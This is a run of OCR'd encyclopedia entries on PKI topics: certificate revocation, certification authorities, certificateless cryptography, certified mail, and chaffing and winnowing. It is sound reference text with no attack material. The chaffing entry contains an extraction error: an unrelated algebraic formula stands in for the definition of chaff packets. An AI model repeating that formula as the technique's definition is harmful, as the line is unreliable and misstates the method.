Regulation (EU) No 910/2014 of the European Parliament and of the Council of 23 July 2014 on electronic identification and trust services for electronic transactions in the internal market and repealing Directive 1999/93/EC. Available at https://eur-lex.europa.eu/legal-content/EN/TXT/?uri=uriserv:OJ.L_.2014.257.01.0073.01.ENG

Schaad J, Myers M (2008) Certificate Management over CMS (CMC). Internet Request for Comments 5272

Turner D (2016) What is a qualified digital certificate for electronic signatures in eIDAS. Avaliable at https://www.cryptomathic.com/news-events/blog/what-is-a-qualified-certificate-for-electronic-signatures-in-eidas

Zimmermann P (1995) The official PGP user’s guide. MIT Press, Cambridge

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_70

Certificate Management

Carlisle Adams[12] ✉
(12) School of Electrical Engineering and Computer Science (EECS), University of Ottawa, Ottawa, ON, Canada

✉ **Carlisle Adams**
Email: cadams@uottawa.ca

Related Concepts

Certificates; Key Management

Definition

Certificate management is the management of certificates (including both public key certificates and attribute certificates), covering the complete life cycle from the initialization phase, to the issued phase, to the cancellation phase. Please refer "Key Management" for details.

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_441

Certificate of Primality

Anton Stiglic[13] ✉
(13) Instant Logic, Montreal, QC, Canada

Synonyms

Prime certificate

Definition

A *certificate of primality* (or prime certificate) is a small set of values associated with an integer that can be used to efficiently prove that the integer is a prime number. Certain primality proving algorithms, such as elliptic curves for primality proving, generate such a certificate. A certificate of primality can be independently verified by software other than the one that generated the certificate, e.g., when verifying the domain parameters in elliptic curve cryptography or Diffie–Hellman key agreement.

Cross-References

Primality Proving Algorithm
Primality Test
Prime Number

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_71

Certificate Revocation

Carlisle Adams[14] ✉
(14) School of Electrical Engineering and Computer Science (EECS), University of Ottawa, Ottawa, ON, Canada

✉ **Carlisle Adams**
Email: cadams@uottawa.ca

Definition

Certificate revocation is the process of attempting to ensure that a certificate that should no longer be considered valid is not used by relying parties. Many techniques have been proposed for achieving this in different environments including simply publishing this information on a publicly accessible list and hoping that a relying party will consult this list before using the certificate.

Applications

A certificate (Certificate and Certification Authority) is a binding between a name of an entity and that entity's public key pair (Public Key Cryptography). Normally, this binding is valid for the full lifetime of the issued certificate. However, circumstances may arise in which an issued certificate should no longer be considered valid, even though the certificate has not yet expired. In such cases, the certificate may need to be revoked (a process known as *certificate revocation*). Reasons for revocation vary, but they may involve anything from a change in job status to a suspected private-key compromise. Therefore, an efficient and reliable method must

be provided to revoke a public-key certificate before it might naturally expire.

Certificates must pass a well-established validation process before they can be used. Part of that validation process includes making sure that the certificate under evaluation has not been revoked. Certification Authorities (CAs) are typically responsible for making revocation information available in some form or another. Relying parties (users of a certificate for some express purpose) must have a mechanism to either retrieve the revocation information directly or rely upon a trusted third party to resolve the question on their behalf.

Certificate revocation can be accomplished in a number of ways. One class of methods is to use periodic publication mechanisms; another class is to use online query mechanisms to a trusted authority. A number of examples of each class will be given in the sections below. A survey of the various revocation techniques can be found in Adams and Lloyd (2003; see also Housley and Polk 2001) for a good discussion of the many options in this area. The X.509 standard (ITU-T Recommendation X.509 2000) contains detailed specifications for most of the periodic publication mechanisms. For online query mechanisms, see the OCSP (Myers et al. 1999), DPV/DPD Requirements (Pinkas and Housley 2002), and SCVP (Freeman et al. 2007) specifications.

Periodic Publication Mechanisms

A variety of periodic publication mechanisms exist. These are "prepublication" techniques, characterized by issuing the revocation information on a periodic basis in the form of a signed data structure. Most of these techniques are based on a data structure referred to as a certificate revocation list (CRL), defined in the ISO/ITU-T X.509 International Standard. These techniques include CRLs themselves, certification authority revocation lists (CARLs), end-entity public-key certificate revocation lists (EPRLs), CRL distribution points (CDPs), indirect CRLs, delta CRLs and indirect delta CRLs, redirect CRLs, and certificate revocation trees (CRTs).

CRLs are signed data structures that contain a list of revoked certificates; the digital signature appended to the CRL provides the integrity and authenticity of the contained data. The signer of the CRL is typically the same entity that signed the issued certificates that are revoked by the

CRL, but the CRL may instead be signed by an entity other than the certificate issuer.

Version 2 of the CRL data structure defined by ISO/ITU-T (the X.509v2 CRL) contains an extension mechanism that allows additional information to be defined and placed in the CRL within the scope of the digital signature. Lacking this, the version 1 CRL has scalability concerns and functionality limitations in many environments. Some of the extensions that have been defined and standardized for the version 2 CRL enable great flexibility in the way certificate revocation is performed, making possible such techniques as CRL distribution points, indirect CRLs, delta CRLs, and some of the other methods listed above.

The CRL data structure contains the following: a version number (almost universally version 2 in current practice), an identifier for the algorithm used to sign the structure, the name of the CRL issuer, a pair of fields indicating the validity period of the CRL ("this update" and "next update"), the list of revoked certificates, any included extensions, and the signature over all the contents just mentioned. At a minimum, CRL processing engines are to assume that certificates on the list have been revoked, even if some extensions are not understood, and take appropriate action (typically, not rely upon the use of such certificates in protocols or other transactions).

Extensions in the CRL may be used to modify the CRL scope or revocation semantic in some way. In particular, the following techniques have been defined in X.509:

- An issuing distribution point extension and/or a CRL scope extension may be used to limit the CRL to holding only CA certificates (creating a CARL) or only end-entity certificates (creating an EPRL).
- A CRL distribution point (CDP) extension partitions a CRL into separate pieces that together cover the entire scope of a single complete CRL. These partitions may be based upon size (so that CRLs do not get too large), upon revocation reason (this segment is for certificates that were revoked due to key compromise; that segment is for revocation due to privilege withdrawn; and so on), or upon a number of other criteria.
- The indirect CRL component of the issuing distribution point extension can identify a CRL as an indirect CRL, which enables one CRL to contain revocation information normally supplied from multiple CAs in separate CRLs. This can reduce the number of overall CRLs that need to

be retrieved by relying parties when performing the certificate validation process.

- The delta CRL indicator extension, or the base revocation information component in the CRL scope extension, can identify a CRL as a Delta CRL, which allows it to contain only incremental revocation information relative to some base CRL or relative to a particular point in time. Thus, this (typically much smaller) CRL must be used in combination with some other CRL (which may have been previously cached) in order to convey the complete revocation information for a set of certificates. Delta CRLs allow more timely information with lower bandwidth costs than complete CRLs. Delta CRLs may also be indirect, using the extension specified above.
- The CRL scope and status referral extensions may be used to create a redirect CRL, which allows the flexibility of dynamic partitioning of a CRL (in contrast with the static partitioning offered by the CRL distribution point extension).

Finally, a certificate revocation tree is a revocation technology designed to represent revocation information in a very efficient manner (using significantly fewer bits than a traditional CRL). It is based on the concept of a Merkle hash tree, which holds a collection of hash values in a tree structure up to a single root node; this root node is then signed for integrity and authenticity purposes.

Online Query Mechanisms

Online query mechanisms differ from periodic publication mechanisms in that both the relying party and the authority with respect to revocation information (i.e., the CA or some designated alternative) must be online whenever a question regarding the revocation status of a given certificate needs to be resolved. With periodic publication mechanisms, revocation information can be cached in the relying party's local environment or stored in some central repository, such as a Lightweight Directory Access Protocol (LDAP) directory. Thus, the relying party may work offline (totally disconnected from the network) at the time of certificate validation, consulting only its local cache of revocation information, or may go online only for the purpose of downloading the latest revocation information from the central repository. As well, the authority may work offline when

creating the latest revocation list and go online periodically only to post this list to a public location.

An online query mechanism is a protocol exchange – a pair of messages – between a relying party and an authority. The request message must indicate the certificate in question, along with any additional information that might be relevant. The response message answers the question (if it can be answered) and may provide supplementary data that could be of use to the relying party. In the simplest case, the requester asks the most basic question possible for this type of protocol: “Has this certificate been revoked?” In other words, “if I was using a CRL instead of this online query mechanism, would this certificate appear on the CRL?” The response is essentially a yes or no answer, although an answer of “I don’t know” (i.e., “unable to determine status”) may also be returned. The Internet Engineering Task Force Public Key Infrastructure – X.509 (IETF PKIX) Online Certificate Status Protocol, OCSP (Security Standards Activities) was created for exactly this purpose and has been successfully deployed in a number of environments worldwide.

However, the online protocol messages can be richer than the exchange described above. For example, the requester may ask not for a simple revocation status, but for a complete validation check on the certificate (i.e., is the entire certificate path “good,” according to the rules of a well-defined path validation procedure). This is known as a Delegated Path Validation (DPV) exchange. Alternatively, the requester may ask the authority to find a complete path from the certificate in question to a specified trust anchor, but not necessarily to do the validation – the requester may prefer to do this part itself. This is known as a Delegated Path Discovery (DPD) exchange. The requirements for a general DPV/DPD exchange have been published by the IETF PKIX Working Group, along with a general, flexible protocol to satisfy these requirements (the Server-Based Certificate Validation Protocol, SCVP).

Other Revocation Options

It is important to note that there are circumstances in which the direct dissemination of revocation information to the relying party is unnecessary. For example, when certificates are “short lived” – that is, have a validity period that is shorter than the associated need to revoke them – then revocation information need not be examined by relying parties. In such

environments, certificates may have a lifetime of a few minutes or a few hours, and the danger of a certificate needing to be revoked before it will naturally expire is considered minimal. Thus, revocation information need not be published at all.

Another example environment that can function without published revocation information is one in which relying parties use only brokered transactions. Many financial institutions operate in this way: online transactions are always brokered through the consumer's bank (the bank that issued the consumer's certificate). The bank maintains revocation information along with all the other data that pertains to its clients (account numbers, credit rating, and so on). When a transaction occurs, the merchant must always go to its bank to have the financial transaction authorized; this authorization process includes verification that the consumer's certificate had not been revoked, which is achieved through direct interaction between the merchant's bank and the consumer's bank. Thus, the merchant itself deals only with its own bank (and not with the consumer's bank) and never sees any explicit revocation information with respect to the consumer's certificate.

Cross-References

Certificate
Certification Authority
Public Key Cryptography
Security Standards Activities

References

Adams C, Lloyd S (2003) Understanding PKI: concepts, standards, and deployment considerations, 2nd edn. Addison-Wesley, Reading. Chapter 8

Freeman T, Housley R, Malpani A, Cooper D, Polk W (2007) Server-based certificate validation protocol (SCVP). Internet request for comments 5055

Housley R, Polk T (2001) Planning for PKI: best practices guide for deploying public key infrastructure. Wiley, New York

ITU-T Recommendation X.509 (2000) Information technology – open systems interconnection – the directory: public key and attribute certificate frameworks (equivalent to ISO/IEC 9594–8:2001)

Myers M, Ankney R, Malpani A, Galperin S, Adams C (1999) X.509 Internet public key infrastructure: online certificate status protocol – OCSP. Internet request for comments 2560

Pinkas D, Housley R (2002) Delegated path validation and delegated path discovery protocol requirements. Internet request for comments 3379

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_314

Certificateless Cryptography

Alexander W. Dent[15] ✉
(15) Information Security Group, Royal Holloway, University of London, Surrey, UK

✉ **Alexander W. Dent**
Email: A.Dent@rhul.ac.uk

Definition

Certificateless cryptography is a type of public-key cryptography that combines the advantages of traditional PKI-based public-key cryptography and identity-based cryptography. A certificateless scheme is characterized by two properties: (a) the scheme provides security without the need for a public key to be verified via a digital certificate, and (b) the scheme remains secure against attacks made by any third party, including "trusted" third parties.

Background

Certificateless cryptography was introduced by Al-Riyami and Paterson (2003) in a paper that presented examples of certificateless encryption and certificateless signature schemes. Since this paper was published, the concept has been applied to many other areas of public-key cryptography, including key-establishment protocols, authentication protocols, signcryption schemes, and specialized forms of digital signature schemes.

Theory

Traditional PKI-based public-key cryptography provides useful functionality but places a computational burden on the user of the public key. The public-key user has to verify the correctness of the public key by obtaining and verifying a digital certificate for that public key. Identity-based cryptography removes the need for the public-key user to obtain and verify a digital certificate; however, it relies on a trusted key generation center to provide a private key to a user. This means that the trusted key generation center has the same power as the private-key user and must be trusted not to abuse this power.

In a certificateless scheme, the public-key user should not be required to obtain and verify a digital signature (as in traditional PKI-based public-key cryptography) and the private-key user should not have to delegate its power to a trusted third party (as in identity-based cryptography). This is achieved by having two public/private key-pairs:

- A traditional public/private key-pair generated by the private key user. This private key is sometimes called a *secret value* in the context of certificateless cryptography.
- An identity-based key-pair consisting of the private-key user's identity and the associated identity-based private key. This private key is called a *partial private key* in the context of certificateless cryptography.

The public-key user makes use of both the traditional public key and the user's identity. The private-key user makes use of both the secret value and the partial private key.

For example, in a certificateless encryption scheme, the sender encrypts the message using the receiver's public key and identity. The sender is assured that no one but the intended receiver can decrypt the message since only the intended receiver knows both the secret value and the partial private key required to decrypt the ciphertext.

One major problem with certificateless cryptography has been in the development of security models for the concept. The difficulties arise because any security model needs to take into account the fact that a malicious attacker could deceive a public-key user into using a false public key (as there are no digital certificates to give assurance of a public key's validity). A security model for a certificateless scheme needs to consider two types of attackers:

- *A third-party attacker (i.e., an attacker other than the key generation center*). This attacker can replace the public keys of other users and may be able to learn partial private-key values for some identities (as long as this does not allow the scheme to be trivially broken).
- *The key generation center*. The key generation center can generate the partial private key for any user. This gives a malicious key generation center the obvious (and successful) attack strategy of replacing the public key of the user with a public key that the key generation center has generated itself. The scheme should resist all other attacks made by a malicious key generation center.

These are known as *Type I* and *Type II* attackers, respectively. A vast number of security models have been proposed for certificateless encryption and certificateless signature schemes. A survey of certificateless encryption security models has been published by Dent (2008).

Applications

There are questions as to whether certificateless cryptography is practical. Paterson, one of the coinventors of the concept, has suggested that certificateless signatures have limited practical use as a signature could always contain a digital certificate for the signer's public key. Hence, certificateless signatures provide no more functionality than a simple PKI system. A similar argument holds for certificateless encryption systems that force the receiver to interact with the trusted authority before publishing their public key.

However, there are potentially some applications for certificateless encryption schemes that allow a user to publish their public key *before* obtaining their partial private key. This functionality cannot be obtained using a PKI and research has shown that this allows the construction of cryptographic workflow systems. Nonetheless, there have been limited applications of certificateless cryptography in practice.

Open Problems and Future Directions

Open problems include the development of schemes that can provide the highest level of security against both Type I and Type II attackers, and the development of more efficient schemes with practical applications.

Cross-References

Public Key Cryptography

Recommended Reading

Al-Riyami SS, Paterson KG (2003) Certificates public-key cryptography. Advances in cryptology Asiacrypt 2003, Lecture notes in computer science, vol 2894. Springer, Berlin, pp 452–473

Dent AW (2008) A survey of certificateless encryption schemes and security models. Int J Inform Secur 7(5):349–377

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_103

Certification Authority

Carlisle Adams[16] ✉, Russ Housley[17] ✉ and Sean Turner[18] ✉
(16) School of Electrical Engineering and Computer Science (EECS), University of Ottawa, Ottawa, ON, Canada
(17) Vigil Security, LLC, Herndon, VA, USA
(18) sn3rd, LLC, Washington, DC, USA

✉ **Carlisle Adams**
Email: cadams@uottawa.ca

✉ **Russ Housley (Corresponding author)**
Email: housley@vigilsec.com

✉ **Sean Turner**
Email: sean@sn3rd.com

Synonyms

Trust anchor

Definition

A CA is often called a “certificate authority” in the popular press and other literature, but this term is generally discouraged by PKI experts and practitioners because it is somewhat misleading: A CA is not an authority on *certificates* as much as it is an authority on the *process and act of certification*. Thus, the term “certification authority” is preferred.

Background

A certification authority (CA) is the central building block of a public-key infrastructure (PKI). It is a collection of computer hardware and software as well as the people who operate it. The CA performs four basic PKI functions: issuing certificates, maintaining and issuing certificate status information, publishing certificates and certificate status information, and maintaining archives of state information on expired and revoked certificates that it issued.

The primary function of a CA is to act as an authority that is trusted by some segment of a population – or perhaps by the entire population – to validly perform the task of binding public-key pairs to identities. The CA certifies a key pair/identity binding by digitally signing ("Digital Signature Scheme") a data structure that contains a representation of the identity of an entity ("Identification") and the entity's corresponding public key. This data structure is called a "public-key certificate" (or simply a certificate, when this terminology will not be confused with other types of certificates, such as attribute certificates). When the CA certifies the binding, it is asserting that the entity named in the certificate – called the subject – has access to the private key that corresponds to the public key contained in the certificate. If the CA includes additional information in the certificate, the CA is asserting that information corresponds to the subject as well. This additional information might be an e-mail address or policy information. When the subject of the certificate is another CA, the issuer is asserting that the certificates issued by the other CA are trustworthy; however, some policies and procedures may be established by the two CAs to enforce limits.

The CA inserts its name in every certificate that it generates and signs them with its private key. Once users establish that they trust a CA (how this trust is established varies based on the Trust Model), users can trust other certificates issued by that CA. Users can easily identify certificates issued by that CA by comparing its name. To ensure that the certificate is genuine, users verify the signature with the CA's public key. To maintain this trust, the CA must take significant measures to protect its private key from disclosure; otherwise, an attacker could generate certificates tricking users in to trusting them as if the CA itself generated them. Typically, a CA will store its private key in a FIPS 140-2- or FIPS 140-3-validated cryptographic module.

For users to maintain their trust in certificates, CAs must accurately maintain information on the status of certificates they have issued. Of primary concern, is the list of certificates that should no longer be trusted, which is called a certificate revocation list (CRL). Errors of omission may cause a user to accept an untrustworthy certificate, resulting in a loss of security. Listing trustworthy certificates, or incorrect revocation dates, may cause a user to reject a trustworthy certificate, resulting in denial of service.

A CA is only useful if the certificates and CRLs that it generates are available to the users. If Alice and Bob cannot obtain the certificates and CRLs they need, they will not be able to implement the security services they want (e.g., integrity, authentication, confidentiality, and access control). Of course, Alice and Bob can always exchange their own personal certificates and their CRLs. However, each may need additional CA certificates to establish a certification path. A CA often distributes certificates and CRLs by posting them in a publicly available repository.

When a CA serves an unrestricted user community, distribution of certificates and CRLs is all about availability and performance, not security. There is no requirement to restrict access to certificates and CRLs, since they need not be secret. An attacker could deny service to Alice and Bob by deleting or modifying information, but the attacker cannot make them trust the altered information without obtaining the private key of the CA.

A CA may restrict its services to a closed population, such as a particular community. In this case, the CA may wish to deny attackers access to the certificates and CRLs. To achieve these goals, the CA may wish to secure the distribution of certificates and CRLs. The integrity of the certificates and CRLs is not at risk, but the CA may not wish to disclose the information they contain. For example, if a company’s certificates implicitly identify its R&D personnel, a competitor could exploit this information. The competitor could determine the types of R&D by their backgrounds or simply try to hire the personnel.

Finally, the CA needs to maintain information to identify the signer of an old document based on an expired certificate. To support this goal, the archive must identify the actual subject named in a certificate, establish that they requested the certificate, and show that the certificate was valid at the time the document was signed. The archive must also include any information regarding the revocation of this certificate. The CA must maintain sufficient archival information to establish the validity of

certificates during their validity period, even after the certificates have expired.

A CA is well suited to the generation of archive information, but not its maintenance. A CA can create a detailed audit trail, with sufficient information to describe why it generated a certificate or revoked it. This is a common attribute of computer-based systems. However, maintaining that information for long periods of time is not a common function.

CA functions are detailed in a certificate policy (CP) (Chokhani et al. 2003) and certification practice statement (CPS). The CP tells what the CA is expected to do, and the CPS tells how these expectations are met. The CP and CPS also detail restrictions to protect the integrity of the CA components. The restrictions may include physical restrictions, logical restrictions, or procedural restrictions. Physical restriction might require locked and guarded rooms or keycard access. Logical restrictions might require network firewalls. Procedural restrictions might require two CA staff members to modify the system or prevent system operators from deleting audit logs.

In addition to the four basic functions, the CA may also generate key pairs for entities upon request, and it may store these keys to provide a key backup and recovery service. Storing private keys is often called key escrow.

Sometimes a CA delegates some of its responsibilities. An entity that verifies certificate contents, especially confirming the identity of the user, is called a registration authority (RA). An RA may also assume some of the responsibilities for certificate revocation decisions.

An entity that distributes certificates and CRLs is called a repository. A repository may be designed to maximize performance and availability. The entity that provides long-term secure storage for the archival information is called an archive.

An archive does not require the performance of a repository but must be designed for secure storage.

In addition to RAs, repositories, and archives, there are single-purpose entities such as key generation servers whose sole purpose is to generate keys; naming authorities whose sole purpose is to prevent name collisions; backup and recovery servers who maintain copies of private keys in case they become unavailable; and revocation status providers such as online

certificate status protocol (OCSP) who provide information on that certificate's status (e.g., valid).

A CA is not restricted to a single RA, repository, or archive. In practice, a CA is likely to have multiple RAs; different entities may be needed for different groups of users. Repositories are often duplicated to maximize availability, increase performance, and add redundancy. There is no requirement for multiple archives.

The roles and duties of a CA have been specified in a number of contexts (Adams et al. 2005; Adams and Lloyd 2003; Housley and Polk 2001; ITU-T Recommendation X. 509 2019; Myers and Schaad 2008), along with protocols for various entities to communicate with the CA. As one example, the IETF PKIX Working Group ("Security Standards Activities") has developed several standards-track specifications that are relevant to a CA operating in the context of an Internet PKI (Cooper et al. 2008) (see http://datatracker.ietf.org/wg/pkix/charter/ for details).

Deployment Results

CAs have been successfully deployed in business, and in governmental and academic environments. CAs have been used to instantiate large and small public-key infrastructures throughout the world.

Cross-References

Certification Practice Statement

References

Adams C, Lloyd S (2003) Understanding PKI: concepts, standards, and deployment considerations, 2nd edn. Addison-Wesley, Reading

Adams C, Farrell S, Kause T, Mononen T (2005) Internet X.509 public key infrastructure: certificate management protocols. Internet Request for Comments 4210

Chokhani S, Ford W, Sabett R, Merrill C, Wu S (2003) Internet X.509 public key infrastructure: certificate policy and certification practices framework. Internet Request for Comments 3647

Cooper D, Santesson S, Farrell S, Boeyen S, Housley R, Polk W (2008) Internet X.509 public key infrastructure certificate and certificate revocation list (CRL) profile. Internet Request for Comments

5280

Housley R, Polk T (2001) Planning for PKI: best practices guide for deploying public key infrastructure. Wiley, New York

ITU-T Recommendation X. 509 (2019) Information technology – open systems interconnection – the directory: public key and attribute certificate frameworks (equivalent to ISO/IEC 9594-8:2017)

Myers M, Schaad J (2008) Certificate management messages over CMS. Internet Request for Comments 5272

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_183

Certified Mail

Matthias Schunter[19] ✉
(19) Intel Labs Europe, Munich, Germany

✉ **Matthias Schunter**
Email: schunter@acm.org
Email: mts@schunter.org

Synonyms

Nonrepudiation protocol

Definition

Certified mail is the fair exchange of secret data for a receipt for this data.


Background

Like fair exchange and contract signing protocols, early research focused on two-party protocols (Blum 1981; Rabin 1981) fairly generating nonrepudiation of receipt tokens in exchange for the message.

Theory


Certified mail is the most mature instance of fair exchange that has been standardized (ISO/IEC 1997): the players in a certified mail system are at least one sender *S* and one receiver *R*. Depending on the protocols used and the service provided, the protocol may involve one or more trusted third parties (TTPs) *T*. If reliable time-stamping is desired, additional time-

stamping authorities *TS* may be involved too. For evaluating the evidence produced, a verifier *V* can be invoked after completion of the protocol. Sending a certified mail includes several actions (ISO/IEC 1997). Each of these actions may be disputable, i.e., may later be disputed at a verifier, such as a court (see Fig. 1): A sender composes a signed message (nonrepudiation of origin) and sends it to the first TTP (nonrepudiation of submission). The first TTP may send it to additional TTPs (nonrepudiation of transport) and finally to the recipient (nonrepudiation of delivery, which is a special case of nonrepudiation of transport). The recipient receives the message (nonrepudiation of receipt).



Certified Mail, Fig. 1 Framework for certified mail (ISO/IEC 1997): players and their actions

Like generic fair exchange, two-party protocols either have nonnegligible failure probability or do not guarantee termination within a fixed time. Early work on fair exchange with inline TTP was done in (Rabin 1983). Optimistic protocols have been proposed in (Asokan et al. 1998; Bao et al. 1998). A later example of a protocol using an in-line TTP is the protocol proposed in (Zhou and Gollmann 1996). The basic idea is that the parties first exchange signatures under the encrypted message. Then, the third party signs and distributes the key. The signature on the encrypted message together with the signatures on the key then forms the nonrepudiation of origin and receipt tokens. The protocol is sketched in Fig. 2. Recent work has been surveyed in (Onieva et al. 2009). Proposals for replacing the TTP by a blockchain infrastructure has been proposed in (Hinarejos and Ferrer-Gomila 2020).



Certified Mail, Fig. 2 Sketch of the protocol proposed in (Zhou and Gollmann 1996) (E_1 denotes symmetric encryption)

Cross-References

Contract Signing
Fair Exchange

References

Asokan N, Shoup V, Waidner M (1998) Asynchronous protocols for optimistic fair exchange. In: 1998 IEEE symposium on research in security and privacy. IEEE Computer Society Press, Los Alamitos, pp 86–99

Bao F, Deng R, Mao W (1998) Efficient and practical fair exchange protocols with off-line TTP. In: 1998 IEEE symposium on research in security and privacy. IEEE Computer Society Press, Los Alamitos, pp 77–85

Blum M (1981) Three applications of the oblivious transfer, Version 2. Department of Electrical Engineering and Computer Sciences, University of California at Berkeley, Berkley

Hinarejos MF, Ferrer-Gomila J-L (2020) A solution for secure multi-party certified electronic mail using blockchain. IEEE Access 8:102997–103006. https://doi.org/10.1109/ACCESS.2020.2998679 [Crossref]

ISO/IEC (1997) Information technology – security techniques – nonrepudiation. Part 1: general. ISO/IEC International Standard 13888-1, 1st edn

Onieva JA, Zhou J, Lopez J (2009) Multiparty nonrepudiation: a survey. ACM Comput Surv 41(1):Article 5. https://doi.org/10.1145/1456650.1456655, 43 pages [Crossref]

Rabin MO (1981) Transaction protection by beacons. Technical Report TR-29-1. Aiken Computation Laboratory, Harvard University, Cambridge, MA

Rabin MO (1983) Transaction protection by beacons. J Comput Syst Sci 27:256–267 [MathSciNet]

Zhou J, Gollmann D (1996) A fair non-repudiation protocol. In: Proceedings of 1996 IEEE symposium on security and privacy, Oakland, CA, pp 55–61

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1751

Chaffing and Winnowing

Pietro Tedeschi[20] ✉ and Roberto Di Pietro[21] ✉
(20) Division of Information and Computing Technology (ICT), College of Science and Engineering (CSE), Hamad Bin Khalifa University (HBKU), Doha, Qatar
(21) CEMSE, King Abdullah University of Science and Technology, Thuwal, Saudi Arabia

✉ **Pietro Tedeschi (Corresponding author)**
Email: ptedeschi@hbku.edu.qa

✉ **Roberto Di Pietro**
Email: roberto.dipietro@kaust.edu.sa

Synonyms

Confidentiality; Privacy; Pseudonymity

Definitions

Chaffing and winnowing is a cryptographic technique that does not use encryption to provide confidentiality.

Background

Chaffing and winnowing, conceived by Ronald Rivest (1998), is a technique that allows to provide data confidentiality over an insecure channel without using encryption. The term *winnowing* – suggested by Ronald Rivest's father – means "to separate out or eliminate the poor or

useless parts," while the term *chaff* is used to identify "useless parts of wheat." The technique was proposed as a proof-of-concept to demonstrate how to achieve data confidentiality without involving encryption or steganography while at the same time preventing an adversary from collecting sensitive data (Katz and Lindell, 2014).

Theory

The chaffing and winnowing technique allows a sender to transmit a message toward an intended receiver without involving any complex cryptographic algorithm. Assuming two parties *A* and *B*, they need: (i) to agree on an authentication mechanism, e.g., a message authentication code (MAC) algorithm, such as the one provided by an HMAC; and, (ii) to establish an authenticated key to be used for the MAC, such as the one provided by an authenticated Diffie-Hellman protocol (Rescorla et al., 1999). The two phases to send a message are the following:

- *Winnowing*. The sender splits a given message *m* into packets, producing the set $\mathscr{M} = \{p_1, \ldots, p_n\}$, and computes for each packet in the set a corresponding MAC. The cited MAC takes in input the secret authentication key previously exchanged, the packet serial number (packet p_i has serial number *i*), and the packet content. The MAC is then appended to each packet as depicted in Fig. 1, hence producing a set of *n* packets $\mathscr{W} = \{\hat{p}_1, \ldots, \hat{p}_n\}$;
- *Chaffing*. The sender generates *k* packets $K_{i,3} = (u^{z_i} h)^{r_i} v^{-r}$, namely, chaffs, that sport an *invalid* MAC.



Chaffing and Winnowing, Fig. 1 Packet authentication process. The message authentication code is computed and appended to the end of the packet

Assuming an insecure communication channel, the sender computes the set $\mathscr{T} = \{\mathscr{W} \cup \mathscr{C}\}$, applies a pseudorandom permutation over the elements of such a set, and transmits the packets ("wheat" and "chaff") to the receiver. The receiver applies the following steps: (i) Discard the chaffs

(the packets that do not verify the MAC); and, (ii) sort the remaining packets (i.e., the ones that had the corresponding MAC successfully verified) with respect to their serial number to obtain the original message. An eavesdropper that is monitoring the communication channel can easily access the transmitted packets, but it would lack the capability to distinguish “chaff” packets from “wheat” packets. Indeed, confidentiality is achieved by making it difficult to discriminate the chaff packets from the wheat packets. Moreover, under additional assumptions, including a bit-by-bit chaff of the message, unconditional security can also be achieved (Hanaoka et al., 2006). An instance of the protocol is reported in Fig. 2.

Original Message	Message authenticated with MAC		
	Serial Number	**Data**	**MAC**
Hello Jack	1	Hello Jack	wvx4vzt4
We can schedule	2	We can schedule	cptx4yto
A meeting in the University	3	A meeting in the University	4ku2fij3
At 10.00 o’clock	4	At 10.00 o’clock	ebt94dfx
Mark	5	Mark	poicxoqx

Packet Transmitted (Sender)			MAC Checking (Receiver)	
1	Hello Jack	wvx4vzt4	1	VALID
1	**Hello Jack**	**hukszpev**	**1**	**NOT VALID**
2	We can schedule	cptx4yto	2	VALID
2	**We can meet**	**y0ffrcnp**	**2**	**NOT VALID**
3	**At your home**	**hum8uagr**	**3**	**NOT VALID**
3	A meeting in the University	4ku2fij3	3	VALID
4	At 10.00 o’clock	ebt94dfx	4	VALID
